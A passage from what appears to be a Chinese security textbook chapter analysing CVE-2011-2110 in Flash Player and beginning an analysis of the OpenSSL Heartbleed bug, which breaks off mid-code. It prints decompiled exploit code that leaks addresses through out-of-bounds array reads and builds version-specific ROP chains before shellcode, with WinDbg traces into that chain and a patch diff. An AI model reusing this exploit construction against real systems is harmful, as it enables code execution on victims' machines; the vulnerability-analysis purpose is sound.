               // 越界索引rest[0x4000000E]值，并依次转换成String、Float数据类型，然后赋予_Loc2
       var _loc2_:Number = new Number(parseFloat(String(rest[0x4000000E])));

       var _loc3_:ByteArray = new ByteArray();
       _loc3_.position = 0;
       _loc3_.writeDouble(_loc2_);     // 将_Loc2写入_Loc3数组首个元素中

               // 通过_Loc3计算出baseaddr值，相当于一处地址的信息泄露，然后用baseaddr来构造ROP指令
       var _loc4_:uint = _loc3_[0] * 0x1000000 + _loc3_[1] * 0x10000 + _loc3_[2] * 0x100 + _loc3_[3];
       this.baseaddr = _loc4_;

       this.code.position = 0;
       this.code.endian = Endian.LITTLE_ENDIAN;
       this.code.writeInt(this.pobj - 1 + 16 + 1024 * 4 * 100);
       this.code.endian = Endian.BIG_ENDIAN;
       this.code.writeUnsignedInt(0x41414141);
       this.code.writeUnsignedInt(0x41414141);
       this.code.writeUnsignedInt(0x41414141);
       _loc8_ = 0;
               // 构造一长串包含0x41414141值
       while(_loc8_ < 1024 * 100)
       {
          this.code.writeUnsignedInt(0x41414141);
          _loc8_++;
       }
```

图8-21　通过越界索引数组获取baseaddr地址

```
                    //根据不同的Flash Player 版本和播放器类型（比如IE的ActiveX控件，或者FireFox的插件形式），构造出相应的ROP指令，然后连接shellcode
        if(Capabilities.version.toLowerCase() == "win 10,3,181,14" || Capabilities.version.toLowerCase() == "win 10,3,181,22" ||
Capabilities.version.toLowerCase() == "win 10,3,181,23")
        {
            if(Capabilities.version.toLowerCase() == "win 10,3,181,14")
            {
                if(Capabilities.playerType.toLowerCase() == "activex")
                {
                                    // 通过baseaddr地址构造ROP指令
                    this.xchg_eax_esp_ret = this.baseaddr - 4147053;
                    this.xchg_eax_esi_ret = this.baseaddr - 3142921;
                    this.pop_eax_ret = this.baseaddr - 4217672;
                    this.VirtualAlloc = this.baseaddr + 681970 + 52;
                    this.jmp_eax = this.baseaddr - 4189983;
                    this.pop_ecx = this.baseaddr - 4217760;
                    this.mov_eax_ecx = this.baseaddr - 3903324;
                    this.inc_eax_ret = this.baseaddr - 4217676;
                    this.dec_eax_ret = this.baseaddr - 3914790;
                    this.to_eax = this.baseaddr - 3857175;
                    this.virtualprotect = this.baseaddr + 681970;
                }
```

图8-22　构造ROP指令

在程序的后面还有两次通过越界索引rest参数数组获取信息泄露地址，如图8-23所示。

```
        var _loc5_:Number = new Number(parseFloat(String(rest[0x3FFFFF96])));
        var _loc6_:ByteArray = new ByteArray();
        _loc6_.writeDouble(_loc5_);
        var _loc7_:uint = _loc6_[0] * 0x1000000 + _loc6_[1] * 0x10000 + _loc6_[2] * 0x100 + _loc6_[3];
        this.pobj = _loc7_;     // 构造第2次信息泄露
        _loc8_ = 0;
        this.pobj = this.pobj + 56;
        _loc8_ = 0;
        while(_loc8_ < 100)
        {
            this.code.writeInt(this.pobj);
            _loc8_++;
        }

        var _loc9_:Number = new Number(parseFloat(String(rest[0x3FFFFFBA])));
        _loc3_.position = 0;
        _loc3_.writeDouble(_loc9_);
        _loc4_ = _loc3_[0] * 0x1000000 + _loc3_[1] * 0x10000 + _loc3_[2] * 0x100 + _loc3_[3];
        this.pobj = _loc4_ + 2;         // 构造第3次的信息泄露
        ExternalInterface.call("",this.pobj.toString(16));
        _loc8_ = 0;
        while(_loc8_ < 100)
        {
            this.code.writeInt(this.pobj);
            _loc8_++;
        }
```

图8-23　利用多次越界数组获取泄露地址

可以看到，样本中的主要利用代码就是那三处信息泄露，为了触发程序崩溃，笔者修改了第1处信息泄露，修改rest的索引值为0x41414141（该值不是越大越好，比如0xFFFFFFFF就不会导致崩溃，可以手工测试几次，找到能够使其崩溃的索引值），然后重编译成SWF文件。

```
var _loc2_:Number = new Number(parseFloat(String(rest[0x41414141])));
```

笔者直接在Mac上用Adobe Flash Builder创建一个新项目，然后将前面的反编译代码复制到src目录下的Main.as文件中，在修改完参数数组索引值0x41414141后再重新编译，如图8-24所示。




图8-24　用Adobe Flash Builder编辑代码

接着，用生成的SWF文件替换原有的main.swf，重新用IE打开后程序崩溃，如图8-25所示。



图8-25　导致IE崩溃

重新用WinDbg附加IE进程，然后打开cve-2011-2110.html，在调试器中异常中断：

```
(fdc.c78): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=05f81040 ecx=0208ce64 edx=0208ce64 esi=05f13fc0 edi=05edd0d0
eip=63af24b5 esp=0208ccf4 ebp=0208ce10 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00050202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Windows\system32\Macromed\Flash\Flash10s.ocx -
Flash10s!DllUnregisterServer+0x274e3d:
63af24b5 8b0481          mov     eax,dword ptr [ecx+eax*4] ds:0023:070dd368=????????
```

熟悉汇编的同学应该很容易看出这里的ecx+eax*4其实就是用来索引数组元素的，由于索引值eax已经被我们设置成0x41414141，导致数组越界访问，最终造成程序崩溃，也证明了前面分析样本代码时的推测。

8.3.6 通过构造信息泄露利用漏洞

现在，重新用IE加载原先未修改过的样本，然后对崩溃地址下断点：

```
bu Flash10s!DllUnregisterServer+0x274e3d
```

断下后：

```
Breakpoint 0 hit
eax=4000000e ebx=05d5d040 ecx=01f4c00c edx=01f4c00c esi=05c560d0 edi=05c560d0
eip=63e824b5 esp=01f4be94 ebp=01f4bfb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040202
Flash10s!DllUnregisterServer+0x274e3d:
63e824b5 8b0481          mov     eax,dword ptr [ecx+eax*4] ds:0023:01f4c044=01f4c098
```

样本中是使用0x4000000e作为数组索引值的，执行mov指令后，eax=0x01f4c098，查看eax指向的数值，可以发现其下一个DWORD值每次都固定地指向Flash10s.ocx模块的地址：

```
0:005> dd 01f4c098 l4
01f4c098  01f4c0d4 63e96e0e 05d5b190 00000001
0:005> lm m flash10s
start    end        module name
63a90000 640be000   Flash10s   (export symbols)
C:\Windows\system32\Macromed\Flash\Flash10s.ocx
```

每次调试时泄露的地址都是不一样的，但都位于Flash10s模块中，比如此次泄露的地址为0x63e96e0e，也就是样本中的baseaddr地址，后面会用它来构造ROP指令：

```
this.xchg_eax_esp_ret = this.baseaddr - 4147431;
```

通过调试器查看经baseaddr偏移计算得到的地址，发现其确实指向xchg eax,esp;ret的ROP指令：

```
0:005> ? 0x63e96e0e - 0n4147431
Evaluate expression: 1672095015 = 63aa2527
0:005> u 63aa2527
Flash10s+0x12527:
63aa2527 94              xchg    eax,esp
63aa2528 c3              ret
63aa2529 84db            test    bl,bl
63aa252b 7504            jne     Flash10s+0x12531 (63aa2531)
63aa252d 3c2c            cmp     al,2Ch
63aa252f 752d            jne     Flash10s+0x1255e (63aa255e)
63aa2531 51              push    ecx
63aa2532 8b4dfc          mov     ecx,dword ptr [ebp-4]
```

接下来，再看第2次信息泄露的地址，在调试器中输入g命令执行：

```
0:005> g
Breakpoint 0 hit
eax=3fffff96 ebx=05f0d0d0 ecx=01f4c03c edx=01f4c03c esi=05d8d040 edi=05f0d0d0
eip=63e824b5 esp=01f4bec4 ebp=01f4bfe0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040202
Flash10s!DllUnregisterServer+0x274e3d:
63e824b5 8b0481          mov     eax,dword ptr [ecx+eax*4] ds:0023:01f4be94=01f4c038
0:005> dd 01f4c038 l4
01f4c038  05d8d040 05d1efa0 01f4c0a0 01f4c178
```

从前面的样本反编译代码中可以看到，第2次利用漏洞泄露的地址会再经过一定计算：

```
var _loc5_:Number = new Number(parseFloat(String(rest[0x3FFFFF96])));
      var _loc6_:ByteArray = new ByteArray();
      _loc6_.writeDouble(_loc5_);
var _loc7_:uint = _loc6_[0] * 0x1000000 + _loc6_[1] * 0x10000 + _loc6_[2] * 0x100 + _loc6_[3];
this.pobj = _loc7_;    // 构造第 2 次信息泄露
    _loc8_ = 0;
this.pobj = this.pobj + 56;
```

重新计算后得到地址0x05d1efd8，该地址指向的第2个DWORD值指向包含NOPsled + ROP + Shellcode的指令地址，也就是说，0x05d1efd8指向的是样本代码中的code对象：

```
0:005> ? 0x05d1efa0 + 0n56
Evaluate expression: 97644504 = 05d1efd8
0:005> dd 05d1efd8
```

```
05d1efd8  00000000 06e80000 00400010 0020001e
05d1efe8  0006d138 00000000 6400cf74 00000003
05d1eff8  00000000 00000000 61050c61 0000000c
05d1f008  00000000 00000000 00000000 00000000
05d1f018  00000000 00000000 00000000 00000000
05d1f028  00000000 00000000 00000000 00000000
05d1f038  00000000 00000000 00000000 00000000
05d1f048  00000000 00000000 00000000 00000000
0:005> dd 06e80000
06e80000  0006400f 41414141 41414141 41414141
06e80010  41414141 41414141 41414141 41414141
06e80020  41414141 41414141 41414141 41414141
06e80030  41414141 41414141 41414141 41414141
06e80040  41414141 41414141 41414141 41414141
06e80050  41414141 41414141 41414141 41414141
06e80060  41414141 41414141 41414141 41414141
06e80070  41414141 41414141 41414141 41414141
```

接下来，再看下第3次信息泄露的地址，它直接指向包含NOPsled+ROP+Shellcode指令的地址，相当于样本代码中code对象的content属性：

```
0:005> g
Breakpoint 0 hit
eax=3fffffba ebx=0596b030 ecx=0203c10c edx=0203c10c esi=056da0d0 edi=056da0d0
eip=631424b5 esp=0203bf94 ebp=0203c0b0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040202
Flash10s!DllUnregisterServer+0x274e3d:
631424b5 8b0481          mov     eax,dword ptr [ecx+eax*4] ds:0023:0203bff4=057b9fd8
0:005> dd 057b9fd8 l4
057b9fd8  00000000 06830000 00400010 0020001e
0:005> dd 06e80000
06e80000  0006400f 41414141 41414141 41414141
06e80010  41414141 41414141 41414141 41414141
06e80020  41414141 41414141 41414141 41414141
06e80030  41414141 41414141 41414141 41414141
06e80040  41414141 41414141 41414141 41414141
06e80050  41414141 41414141 41414141 41414141
06e80060  41414141 41414141 41414141 41414141
06e80070  41414141 41414141 41414141 41414141
```

总结样本中的3次信息泄露情况如下。

（1）第 1 次泄露的是用于计算 ROP 地址的基址。

（2）第 2 次泄露的是 code 对象地址。

（3）第 3 次泄露的是指向 NOPsled + ROP + Shellcode 的地址。

最后，样本通过将前面泄露的包含NOPsled+ROP+Shellcode的地址传递给Number对象达到执行任意代码的目的：

```
Number(rest[0x3FFFFFBA]);
```

下面对0x6e80000下内存访问断点（**注意：由于笔者用调试器重新加载进程，因此这里0x6e80000变成0x06b60000**），看哪里会索引这块包含Shellcode的内存数据。当程序第2次断下时，可以看到它会执行以下指令：

```
0:005> ba r4 06b60000
0:005> g
Breakpoint 2 hit
eax=06bc4010 ebx=05c97670 ecx=00000001 edx=00000000 esi=01f4bee4 edi=06b60000
eip=63eb4bc0 esp=01f4bea4 ebp=01f4beac iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040297
Flash10s!DllUnregisterServer+0x2a7548:
63eb4bc0 8d048d00000000  lea     eax,[ecx*4]
0:005> g
Breakpoint 2 hit
eax=06bc4010 ebx=05e4d300 ecx=06b60000 edx=00000001 esi=05c97148 edi=05df5000
eip=63e4e40b esp=01f4bef0 ebp=01f4bfe0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040206
Flash10s!DllUnregisterServer+0x240d93:
63e4e40b 8b5050          mov     edx,dword ptr [eax+50h] ds:0023:06bc4060=63aa2527
```

对应的上下文指令为：

```
63e4e409 8b01        mov     eax,dword ptr [ecx]    // ecx = 0x06b60000，[ecx]=0x06b60010
63e4e40b 8b5050      mov     edx,dword ptr [eax+50h]     // 偏移到 ROP 指令
63e4e40e ffd2        call    edx {Flash10s+0x12527 (63aa2527)}    // 执行代码

0:005> p
eax=06bc4010 ebx=05e4d300 ecx=06b60000 edx=63aa2527 esi=05c97148 edi=05df5000
eip=63e4e40e esp=01f4bef0 ebp=01f4bfe0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00040206
Flash10s!DllUnregisterServer+0x240d96:
63e4e40e ffd2            call    edx {Flash10s+0x12527 (63aa2527)}
0:005> u edx
Flash10s+0x12527:
63aa2527 94              xchg    eax,esp
```

```
63aa2528 c3              ret
63aa2529 84db            test    bl,bl
63aa252b 7504            jne     Flash10s+0x12531 (63aa2531)
63aa252d 3c2c            cmp     al,2Ch
63aa252f 752d            jne     Flash10s+0x1255e (63aa255e)
63aa2531 51              push    ecx
63aa2532 8b4dfc          mov     ecx,dword ptr [ebp-4]
```

到这里，成功执行到ROP指令，然后就执行Shellcode，最后去下载并执行cd.txt解密后生成的scvhost.exe恶意程序。

8.3.7 通过搜索指令序列分析补丁

下载并安装修复完CVE-2011-2110漏洞的Flash Player 10.3.181.26版本（http://fpdownload.macromedia.com/get/flashplayer/installers/archive/fp_10.3.181.26_archive.zip），然后用IDA对比分析C:\Windows\System32\Macromed\Flash\Flash10t.ocx文件与原先的Flash10s.ocx文件。通过上一节的分析，我们知道数组越界索引的指令位于0x63e824b5，而Flash10s.ocx基址为0x63a90000，之间的偏移量为0x63e824b5-0x63a90000=0x3F24B5。用IDA加载原先的Flash10s.ocx，其加载基址为0x10000000，那么数组越界索引的指令地址位于0x10000000+0x3F24B5=0x103F24B5，如图8-26所示，该指令位于sub_103F2400函数中。

```
.text:103F24AF DF 3C 24             fistp   [esp+18h+var_18]
.text:103F24B2 8B 04 24             mov     eax, dword ptr [esp+18h+var_18]
.text:103F24B5 8B 04 81             mov     eax, [ecx+eax*4] ; 数组越界索引
.text:103F24B8 D9 6C 24 28          fldcw   word ptr [esp+18h+arg_C]
.text:103F24BC 83 C4 18             add     esp, 18h
.text:103F24BF C3                   retn
```

图8-26 数组越界索引的相关指令

用BinDiff工具做补丁比对，发现原始的漏洞函数sub_103F2400在修复版本中已经被移除，找不到相匹配的函数，如图8-27所示。

IDA View-A | Secondary Unmatched

EA	Name
103F2400	sub_103F2400_33793

图8-27 未找到相匹配的函数

因此，我们无法直接通过补丁比较分析修复代码，可以先：

（1）搜索造成数组越界索引的漏洞指令序列“8B 04 81”，看在修复版本中是否依然存在。

（2）由于漏洞版本号与修复版本号较为相近，各 BinDiff 中各匹配函数的地址都比较相近，大多在0xFFF 波动范围里，因此可以先在 0x103F2xxx 的地址上搜索第 1 点中的指令序列。

基于以上两点很容易找到0x103F2426地址处的指令，而且临近指令与原漏洞函数指令有些类似，它位于函数sub_103F2380中，如图8-28所示。

```
.text:103F240A                 mov     dword ptr [esp+28h+var_18], eax
.text:103F240E                 fldcw   word ptr [esp+28h+var_18]
.text:103F2412                 fistp   [esp+28h+var_18]
.text:103F2416                 mov     eax, dword ptr [esp+28h+var_18]
.text:103F241A                 fldcw   word ptr [esp+28h+arg_C]
.text:103F241E
.text:103F241E loc_103F241E:                           ; CODE XREF: sub_103F2380+33↑j
.text:103F241E                 cmp     eax, ebp
.text:103F2420                 jnb     short loc_103F2433
.text:103F2422                 mov     ecx, [esp+28h+arg_14]
.text:103F2426                 mov     eax, [ecx+eax*4] ; 搜索到的指令
.text:103F2429                 pop     edi
.text:103F242A                 pop     esi
.text:103F242B                 pop     ebp
.text:103F242C                 pop     ebx
.text:103F242D                 add     esp, 18h
.text:103F2430                 retn
```

图8-28　搜索到的指令

笔者最初是在这条搜索到的指令及其所在函数入口处下断点，结果发现函数入口断下了，但搜索到的这条指令未执行到。直接用IDA F5看了下，发现对数组索引值添加了判断，避免索引值过大导致数组越界，如图8-29所示。

```
  if ( !*(_DWORD *)a4 )
  {
    v6 = a3 & 7;
    if ( v6 != 6 || a3 < 0 )
    {
      if ( v6 != 7 || (v8 = *(double *)(a3 & 0xFFFFFFF8), v8 < 0.0) || v8 > 4294967295.0 )
      {
LABEL_12:
        if ( !*(_DWORD *)a4 )
          *(_DWORD *)a4 = sub_103DCA40(a6, a5);
        goto LABEL_14;
      }
      sub_103B9250(v8);
      v7 = (signed __int64)v8;
    }
    else
    {
      v7 = a3 >> 3;
    }
    if ( v7 < a5 )
      return *(_DWORD *)(a6 + 4 * v7);          // 对数组索引值添加判断逻辑，避免数组越界索引
    goto LABEL_12;
  }
```

图8-29　添加判断逻辑，避免数组越界索引

在调试器中对上述函数下断点：

```
0:002> lm m Flash*
start    end        module name
61930000 61f5e000   Flash10t   (deferred)
0:002> ? 3F2380+61930000
```

```
Evaluate expression: 1641161600 = 61d22380
0:002> bp 61d22380
```

然后，单步跟踪到邻近数组索引的指令，可以看到其中的eax正是样本中设置的索引值，说明此处确实是修复漏洞的相关代码，如图8-30所示。补丁程序添加了对参数数组索引值大小的判断，当索引值大于传递的参数数组元素个数时（样本中未向test函数传递参数，因此这里是与0做比较），就跳过数组元素索引，可以有效地防止数组越界访问。




图8-30　修复漏洞的关键代码

8.4　CVE-2014-0160 OpenSSL TLS 数组越界访问漏洞（“心脏出血”）

8.4.1　漏洞描述

2014年4月7日，OpenSSL官方发布了一项安全公告，称OpenSSL的HeartBeat心跳模块存在一处严重漏洞，主要影响OpenSSL 1.0.1~1.0.1f及OpenSSL 1.0.2 beta1测试版，利用漏洞可以造成服务器敏感信息泄露（比如包含用户登录态的Cookie，甚至是账号密码），即轰动一时的“心脏出血”漏洞。很快在网上就有人公布利用工具，并在乌云上出现不少攻击案例，危害范围也相当广，很多企业受影响，外部媒体也在大肆炒作，整个互联网顿时血雨腥风。

8.4.2　基于源码对比与跟踪的漏洞分析方法

先解释下“心跳”（HeartBeat）功能，它是指客户端每间隔一定时间就周期性地向服务器发送简短的数据包，以表示自己仍在线。正是这种周期性的请求操作，才将其形象地比喻为“心跳”。

由于OpenSSL是开源项目，因此可以从官网下载到源码，在RedHat的BUG列表中可以看到补丁代码比对情况（https://bugzilla.redhat.com/attachment.cgi?id=883475&action=diff），补丁主要修改了d1_both.c和t1_lib.c文件中的dtls1_process_heartbeat函数与tls1_process_heartbeat函数，从函数名可以看出这两个函数是用于处理“心跳包”数据的。补丁的代码修改得不多，很容易看到如图8-31和图8-32所示的关键代码，两个函数主要都是添加了对s->s3->rrec.length的长度值判断。下面我们主要看下tls1_process_heartbeat函数的情况，另一个函数的情况跟它类似，此处不再详细分析。




图8-31　补丁代码对比




图8-32　修复代码中加强对长度的判断

为了更进一步地了解length字段的用途及漏洞原理，我们从官网下载openssl-1.0.1f源码包做进一步分析。先从s->s3->rrec.length入手，s来源于传递给tls1_process_heartbeat的参数SSL *s，那么可以先在源码中找到对SSL结构的定义。

笔者使用UltraEdit进行搜索，该工具支持子目录循环搜索，如果读者是Linux爱好者，那么用grep与vim命令也可以实现同类功能。先用UltraEdit打开OPENSSL源码目录，然后单击“搜索”→“在文件中查找”选项，在打开的查找窗口中打开“搜索”选项，并选中“搜索子目录”选项，在查找文本框中输入“typedef struct ssl”，单击“查找”后，结果如图8-33所示。




图8-33 搜索“typedef struct ssl”的结果

在openssl-1.0.1f\crypto\ossl_typ.h文件中定义了SSL，它代表ssl_st结构：

```
typedef struct ssl_st SSL;
```

我们继续用UltraEdit搜索ssl_st结构的定义，按前面的方法搜索关键字“struct ssl_st”，搜索到如下对ssl_st结构定义的位置：

```
C:\Users\Administrator\Desktop\openssl-1.0.1f\ssl\ssl.h(1114): struct ssl_st
```

双击打开该文件的1114行内容，然后搜索“s3”（补丁代码中s->s3->rrec.length的s3），发现其指向ssl3_state_st结构：

```
struct ssl_st
```

```
    {
    /* protocol version
     * (one of SSL2_VERSION, SSL3_VERSION, TLS1_VERSION, DTLS1_VERSION)
     */
    int version;
    int type; /* SSL_ST_CONNECT or SSL_ST_ACCEPT */

    const SSL_METHOD *method; /* SSLv3 */

    /* There are 2 BIO's even though they are normally both the
     * same.  This is so data can be read and written to different
     * handlers */

    ……省略部分内容……

    struct ssl2_state_st *s2; /* SSLv2 variables */
    struct ssl3_state_st *s3; /* SSLv3 variables */
    struct dtls1_state_st *d1; /* DTLSv1 variables */

    ……省略部分内容……
    }
```

用关键词“struct ssl3_state_st”继续搜索ssl3_stat_st结构的定义代码：

```
typedef struct ssl3_state_st
    {
    long flags;
    int delay_buf_pop_ret;

    ……省略部分内容……

    SSL3_BUFFER rbuf;    /* read IO goes into here */
    SSL3_BUFFER wbuf;    /* write IO goes into here */

    SSL3_RECORD rrec;    /* each decoded record goes in here */
    SSL3_RECORD wrec;    /* goes out from here */

……省略部分内容……
    }
```

按上述方法找到SSL3_RECORD结构的定义代码，它在openssl-1.0.1f\ssl\ssl3.h中定义此结构：

```
C:\Users\Administrator\Desktop\openssl-1.0.1f\ssl\ssl3.h(348): typedef struct ssl3_record_st
```

对应的代码如下：

```
typedef struct ssl3_record_st
    {
/*r */    int type;               /* type of record */
/*rw*/    unsigned int length;    /* How many bytes available */
/*r */    unsigned int off;       /* read/write offset into 'buf' */
/*rw*/    unsigned char *data;    /* pointer to the record data */
/*rw*/    unsigned char *input;   /* where the decode bytes are */
/*r */    unsigned char *comp;    /* only used with decompression - malloc()ed */
/*r */  unsigned long epoch;      /* epoch number, needed by DTLS1 */
/*r */  unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
    } SSL3_RECORD;
```

到这里就可以确认，补丁代码中添加长度值判断，主要就是针对SSL3_RECORD中的length字段进行检测，它代表着SSL3记录数据的有效长度值，该值可由外部用户控制。

回头看下openssl/ssl/t1_lib.c中tls1_process_heartbeat函数对上面长度值的处理情况。

```
int tls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;    // p 指向 SSL3 记录数据，即心跳包数据
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;    // 心跳包类型
    n2s(p, payload);    // 心跳包长度 payload，n2s 是将双字节转换成单字节
    pl = p;    // 心跳包数据

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)    // 心跳请求包类型
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
```

```
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);    // 分配最大可为 65554
（1+2+65535+16）的内存块
        bp = buffer;    // bp 指向上面分配的内存块

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;    // 第 1 字节填充响应类型
